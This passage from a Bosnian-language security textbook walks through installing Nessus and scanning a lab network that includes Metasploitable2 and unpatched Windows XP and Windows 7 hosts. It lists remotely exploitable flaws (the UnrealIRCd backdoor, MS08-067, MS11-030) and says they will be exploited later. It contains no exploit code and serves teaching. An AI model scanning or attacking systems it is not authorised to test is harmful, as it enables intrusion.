


Slika 7.7: Zenmap - detalji o mrežnom čvoru

skeniraju računari van lokalne mreže za koje je bitna putanja do njih.

Radi kompletnosti informacija biće navedeno šta su drugi otkriveni čvorovi. Čvor WAPR_3-32 je AP/ruter/*switch*. Host Sale-ETF je potpuno ažuran računar sa Windows 10. Host VB1604 je računar sa kog je rađeno skeniranje. Host TS-VM je svježa, neažurirana, instalacija Windows 7 OS. Ovi računari su korišteni tokom izrade ovog materijala i biće testirani u različitim prilikama u nastavku.

Instalacija i upotreba *nmap* na Windows je slična. Instalacione datoteke mogu se preuzeti sa <https://nmap.org/download.html>, dio "Microsoft Windows binaries". U vrijeme pisanja aktuelna verzija bila je 7.31. Po preuzimanju datoteke "nmap-7.31-setup.exe" potrebno ju je pokrenuti. Tokom instalacije potrebno je prihvatiti uslove korištenja, izabrati komponente (podrazumijevanoj je sve) i iza-




Slika 7.8: Zenmap - dostupne mrežne usluge na drugom mrežnom čvoru

brati lokaciju instalacije. Po završetku instalacije i pokretanju dobije se Zenmap okruženje kao na Linux OS. Dalja upotreba je identična kao prethodno opisana.

7.1.2 Nessus

Potrebno je obaviti otkrivanje sigurnosnih propusta u dostupnim mrežnim servisima upotrebom softverskog alata Nessus. Alat je dostupan na operativnim sistemima Linux i Windows, pa zadatka može biti obavljen na bilo kom od njih ili oba.



Slika 7.9: Zenmap - povezanost otkrivenih čvorova

Rješenje: Instalacijska datoteka za Nessus može se preuzeti sa stranice proizvođača Tenable security, <https://www.tenable.com/>. U vrijeme pisanja² do stranice za preuzimanje se stizalo preko stavke menija "Products", te izborom podmenija "Nessus Download". Prije preuzimanja potrebno je izabrati operativni sistem na koji se želi instalirati Nessus. Ponudeni su Windows, macOS, Linux i FreeBSD. U konkretnom slučaju izabrano je preuzimanje verzije za Linux, te izabrana verzija za Ubuntu (sve verzije) AMD 64. Prije preuzimanja bilo je neophodno prihvatiti uslove korištenja. Naziv datoteke koja je preuzeta bio je `Nessus-6.9.0-ubuntu1110_i386.deb`.

Prije upotrebe Nessus potrebno je dobiti aktivacijski kod, U vrijeme pisanja do forme za traženje koda dolazilo se putem linka na dnu stranice za preuzimanje, prigodno, nazvanog "Get an activation code". Taj link vodi do stranice gdje se bira verzija Nessus koja se želi aktivirati. Nessus je počeo kao *open source*, besplatan proizvod. Vremenom je sve više postajao komercijalan, ali je uvijek zadržao besplatnu verziju koja ima određena ograničenja. Za potrebe nastave, odnosno pokazivanja kako ovakvi softveri za skeniranje sigurnosnih propusta,

² Način dolaska do određenih dijelova web lokacije se vremenom mijenja. Važno je znati šta je neophodno tražiti i preuzeti.

konkretno Nessus, rade, ova besplatna Nessus Home varijanta koja ograničava broj IP adresa koje se mogu skenirati na 16 te podrazumijeva samo ličnu, nekomercijalnu, upotrebu je sasvim dovoljna. Plaćena verzija sa najnižom cijenom, Nessus Professional, u vrijeme pisanja koštala je 2190 \$ godišnje. Nessus je izvrstan alat i opravdava svoju cijenu za one koji ga koriste profesionalno.

Izbor Nessus Home verzije putem dugmeta "Register Now" vodi do forme gdje je potrebno unijeti osnovne podatke o onom ko traži aktivacijski kod: ime i prezime, adresu e-pošte i zemlju, te prihvatiti uslove korištenja.

Pošto je preuzeti paket ".deb" instalira se komandom `dpkg` sa opcijom `-i` iza koje slijedi naziv preuzete instalacione datoteke. Ovu komadu potrebno je pokrenuti kao privilegovani korisnik (`sudo`). U konkretnom slučaju naredna je bila:

```
sudo dpkg -i Nessus-6.9.0-ubuntu1110_amd64.deb
```

Instalacija traje vrlo kratko i po njenom završetku se ispisuju dalji koraci koje je potrebno napraviti.

Za pokretanje Nessus potrebno je unijeti komandu:

```
sudo /etc/init.d/nessusd start
```


Nakon pokretanja potrebno je putem web preglednika pristupiti adresi:
https://naziv-računara_na_kom_je_Nessus_pokrenut:8834/

jer se Nessus konfigurira i koristi kroz web okruženje putem web servera koji osluškuje na portu 8834 (ovo je moguće promijeniti, ako je potrebno), te prihvata samo HTTPS konekcije. Ovo znači da se Nessus može (i treba) instalirati na računaru boljih performansi (server), a da se onda može koristiti sa korisničkih računara putem web preglednika.

Prilikom pristupa ovoj adresi javlja se sigurnosno upozorenje. Razlog za upozorenje je što HTTPS certifikat nije potpisan od certifikacijske ustanove kojoj web preglednik vjeruje³. Za dalji rad potrebno je prihvatiti certifikat kao validan. Nakon toga se pojavljuje početna stranica za konfiguraciju Nessus kao na slici 7.10.

Nakon klika na dugme "Continue" pojavljuje se ekran u kom se unose željeni podaci o budućem korisniku Nessus-a. Izabrano je korisničko ime "TS_student" i adekvatna (prema poglavlju 3) lozinka.

³ Ovo je objašnjeno u Poglavlju 2




Slika 7.10: Nessus - početni ekran za konfiguraciju

Na slijedećem prozoru potrebno je registrovati Nessus putem izbora verzije "Nessus (Home, Professional or Manager)" (u konkretnom primjeru), te unosa aktivacijskog koda koji je stigao na adresu e-pošte koja je unesena prilikom registracije.

Nakon toga se dobiva obavještenje da je završen ovaj proces te da će Nessus izvršiti inicijalizaciju. Tokom ovog procesa Nessus preuzima bazu podataka sa informacijama o sigurnosnim propustima na osnovu kojih će analizirati da li čvorovi koje skenira imaju neki od tih propusta. To je način rada softvera za skeniranje sigurnosnih propusta. Oni imaju svoje baze sigurnosnih propusta, koje se mogu razlikovati među različitim softverima i među verzijama istog softvera (plaćena i besplatna) i koje se takođe mogu razlikovati po učestalosti ažuriranja. Svaki softver ima svoj programski kod (obično nazvan *engine*) koji radi skeniranje i poređenje sa bazom podataka. Proces inicijalizacije može potrajati (više minuta).

Po završetku inicijalizacije otvara se prozor za prijavu na web aplikaciju za upotrebu Nessus, kao na slici 7.11.



Slika 7.11: Nessus - ekran za prijavu

Unošenjem korisničkog imena i lozinke dolazi se do ekrana za upotrebu Nessus. Ako do sada Nessus nije korišten za skeniranje čvorova na ekranu neće biti evidentirano ni jedno skeniranje.

Prije skeniranja potrebno je definisati njegove parametre. Procedura se pokreće klikom na dugme "New Scan". Nakon ovoga pojavljuje se ekran sa pripremljenim podešenjima (*template*) za različita skeniranja. Neka od podešenja zahtijevaju instalaciju Nessus verzije koja se plaća (imaju tekst "UPGRADE"). Ova podešenja su uglavnom vezana za ispunjavanje određenih uslova vezanih za standarde i propise poput PCI. Neka se odnose na potragu za konkretnim sigurnosnim propustom, kao što su, u korištenoj verziji, "Bash shelshock" (CVE 2014-6271), "DROWN" (CVE 2016-0-800) ili "Badlock" (CVE 2016-2118). Nessus ima i podešenje koje ima vrlo sličnu funkciju kao i `nmap` koje se naziva "Host Discovery".

Za klasično skeniranje o kom je ovdje riječ postoje dva podešenja "Basic Network Scan" i "Advanced Scan". "Basic" je puno skeniranje sistema. Ono je pogodno jer će skenirati čvorove za svim sigurnosnim propustima iz Nessus baze propusta. Sa druge strane to skeniranje može biti preopširno i trajati predugo. "Advanced" omogućava preciznije definisanje procedure skeniranja koje može biti pogodnije ako su poznate informacije o čvoru koji se skenira i mrežnim servisima koje pruža. Ove informacije su mogle biti prikupljene prethodno upotrebom `nmap`. To je bolji i preferirani scenario pronalaska mrežnih usluga i analize propusta u njima. `Nmap` se upotrijebi da se otkriju računari i dostupne mrežne usluge na njima. Zatim se Nessus podesi da analizira sigurnosne propuste samo u dostupnim mrežnim uslugama. Ovaj način upotrebe je brži, efikasniji i manje "bučan".


Za ovu priliku je izabran "Basic Scan" Nakon izbora, potrebno je imenovati skeniranje da bi se rezultati sačuvali pod tim imenom. Moguće je dodati opis radi pojašnjenja o kakvom se skeniranju radi. Podrazumijevanoj se rezultati čuvaju u folderu "My Scans". Moguće je napraviti drugi folder i rezultate čuvati u njemu. Neophodno je definisati cilj, čvor ili mrežu, koji će se skenirati. To se može uradi unošenjem jedne ili više IP adresa ili adrese mreže, kao i učitati iz pripremljene datoteke. Ovdje je uneseno šest IP adresa koje su pronađene nakon `nmap` skeniranja, kako je prikazano na slici 7.12.

Sa lijeve strane ekrana moguće je uraditi i dodatna podešenja. Moguće je podesiti vrijeme kada će se izvršiti skeniranje. Moguće je poslati obavijesti na izabrane adrese e-pošte, ali za to je neophodno podesiti SMTP server. Moguće je izmijeniti način otkrivanja čvorova i tip skeniranja, kao i format izvještaja sa rezultatima te izabrati neka napredna podešenja. U konkretnom slučaju ništa od ovih opcija nije korišteno. Na ekranu sa slike 7.12 kliknuto je na dugme "Save".

Nakon toga pojavio se početni Nessus ekran na kom se sada nalazio i upravo definisano skeniranje. Skeniranje je pokrenuto klikom na dugme za pokretanje (u obliku ispunjenog trokuta) kako je prikazano na slici 7.13.

Ovo skeniranje trajalo je oko 20 minuta Po završetku na ekranu se ispiše vrijeme završetka. Klikom na naziv skena "TS.osnovni" prelazi se na ekran sa osnovnim informacijama o rezultatima prikazan na slici 7.14.


Sa lijeve strane ekrana ispisane su IP adrese skeniranih čvorova, u sredini su informacije o broju pronađenih sigurnosnih propusta po kategorijama ozbiljnosti, a sa desne su informacije o skeniranju.




Slika 7.12: Nessus - osnovna podešenja za skeniranje

Klikom na neku od IP adresa dobivaju se detaljni rezultati za računar sa tom adresom. Nakon klika na prvu IP adresu 192.168.10.105 ispisani su svi pronađeni sigurnosni propusti otkriveni na tom čvoru. Pronađeno je ukupno osam kritičnih, tri visoka, 21 srednji, 10 niskih i 113 informativnih sigurnosnih propusta. Kategorija propusta ukazuje na potencijalnu opasnost od njegovog iskorištavanja. Kategorije su zasnovane na CVSS *Common Vulnerability Scoring System*⁴. Na

⁴ Najnovija verzija CVSS je 3 [14]




Slika 7.13: Nessus - pokretanje skeniranja



Slika 7.14: Nessus - rezultat skeniranja

ovom računaru instaliran je kompletan sistem, OS i aplikacije, koji ima poznate sigurnosne propuste. Ovaj sistem, koji se naziva Metsaploiatble2, pripremila je firma Rapid7 koja je autor softvera za provjeru mogućnosti iskorištavanja sigurnosnih propusta, Metasploit, koji će biti korišten u slijedećem poglavlju. Sistem služi upravo za obuku u pronalaženju i iskorištavanju sigurnosnih propusta. Ispis rezultata skeniranja za ovaj sistem dat je na slici 7.15.



Slika 7.15: Nessus - rezultat skeniranja Metasploitable2

Klikom na neki sigurnosni propust dobiju se detalji o njemu. Ovi detalji uključuju opis, način otklanjanja propusta, linkove na dodatne informacije, rezultate iskorištavanja propusta te port i IP adresu putem kojih se može pristupiti mrežnoj usluzi u kojoj postoji propust. Pored ovoga dobiju se informacije o dodatku koji je Nessus koristio da otkrije propust, procjeni rizika vezanog za propust, informacije o propustu i mogućnosti iskorištavanja uz alate koji to mogu, te

bitna informacija o nazivu propusta po CVE (*Common Vulnerabilities and Exposures*) nomenklaturi. Ispis za jedan od pronađenih propusta, koji će biti korišten u slijedećem poglavlju prikazan je na slici 7.16.

The screenshot shows the Nessus interface for a vulnerability scan. The main heading is "TS_osnovni" with "CURRENT RESULTS: NOVEMBER 8 AT 9:09 AM". The scan is for host "192.168.10.105" and the vulnerability is "UnrealIRCd Backdoor Detection" (CRITICAL). The interface is divided into several sections:

- Description:** "The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host."
- Solution:** "Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it."
- See Also:** Links to security advisories from seclists.org and unrealircd.com.
- Output:** A code block showing the remote IRC server running as root: "uid=0(root) gid=0(root)".
- Port:** 6667 / tcp / irc
- Hosts:** 192.168.10.105
- Plugin Details:** Severity: Critical, ID: 46882, Version: \$Revision: 1.10 \$, Type: remote, Family: Backdoors, Published: 2010/06/14, Modified: 2016/05/09.
- Risk Information:** Risk Factor: Critical, CVSS Base Score: 10.0, CVSS Vector: CVSS2#AV:N/AC:L/A/!/C/A:C, CVSS Temporal Vector: CVSS2#E:ND/RL:OF/RC:C, CVSS Temporal Score: 8.7.
- Vulnerability Information:** CPE: cpe:/a:unrealircd:unrealircd, Exploit Available: true.

Slika 7.16: Nessus - UnrealIRCd Backdoor Detection

Iz opisa se vidi da je ovo propust koji omogućava izvršavanje koda po želji napadača na ranjivom računaru zaobilazeći normalan proces provjere identiteta i ovlaštenja (*backdoor*). Vidi se da je propust iz 2010. godine, da za njega postoji mogućnost iskorištavanja (*exploit*) i da je njegov CVE-2010-2075.

Ovdje će još biti ukazano na sigurnosni propust na računaru na adresi 192.168.10.130. To je računar sa OS Windows XP SP3 koji nije ažuriran i ima sigurnosne propust koji se mogu iskoristiti. Ovaj računar konfigurisan je za po-

trebe nastave i pisanja ovog priručnika. Na njemu je Nessus otkrio pet kritičnih sigurnosnih propusta od kojih će jedan biti iskorišten u slijedećem poglavlju. Taj propust je MS08-067 i vezan je za mrežnu uslugu dijeljenja datoteka (SMB) koje je često na Windows OS imala sigurnosne propuste. Slično kao i propust na Met-saploitable2 i ovaj propust omogućava izvršavanje koda po želji napadača. Podaci o propustu koje Nessus daje prikazani su na slici 7.17.

The screenshot shows the Nessus interface for a scan on host 192.168.10.130. The main heading is "MS08-067: Microsoft Windows Server Service Crafted R...". The interface is divided into several sections:


- Description:** The remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System' privileges.
- Solution:** Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.
- See Also:** <http://technet.microsoft.com/en-us/security/bulletin/ms08-067>
- Output:** No output recorded. Below this is a table showing the port and host details.
- Plugin Details:**
 - Severity: Critical
 - ID: 34477
 - Version: \$Revision: 1.45 \$
 - Type: local
 - Family: Windows
 - Published: 2008/10/23
 - Modified: 2016/05/19
- Risk Information:**
 - Risk Factor: Critical
 - CVSS Base Score: 10.0
 - CVSS Vector: CVSS2#AV:N/AC:L//I:C/A:C
 - CVSS Temporal Vector: CVSS2#E:POC/RL:OF/RC:C
 - CVSS Temporal Score: 7.8
 - IAVM Severity: I

Port	Hosts
445 / tcp / cifs	192.168.10.130

Slika 7.17: Nessus - MS08-067

Posljednji čvor na kom su otkriveni kritični sigurnosni propusti je onaj sa IP adresom 192.168.10.143. To je računar sa Windows 7 OS koji nije ažuriran te iz tog razloga ima sigurnosne propuste. Microsoft naziv tog propusta je MS11-030 i odnosni se na propust u Windows DNS klijentu. Više detalja o propustu može se dobiti klikom na njegov opis. I ovaj propust će se pokušati iskoristiti u slijedećem poglavlju.

Nessus omogućava kreiranje izvještaja o skeniranju i njegovo zapisivanje u više formata. U korištenoj verziji ti formati su: Nessus, HTML, CSV i Nessus DB. Do funkcionalnosti kreiranja i čuvanja izvještaja dolazi se putem dugmeta "Export" pri vrhu ekrana. Nakon klika na to dugme pojavljuje se lista dostupnih formata kao na slici 7.18.



Slika 7.18: Nessus - Izvještaji

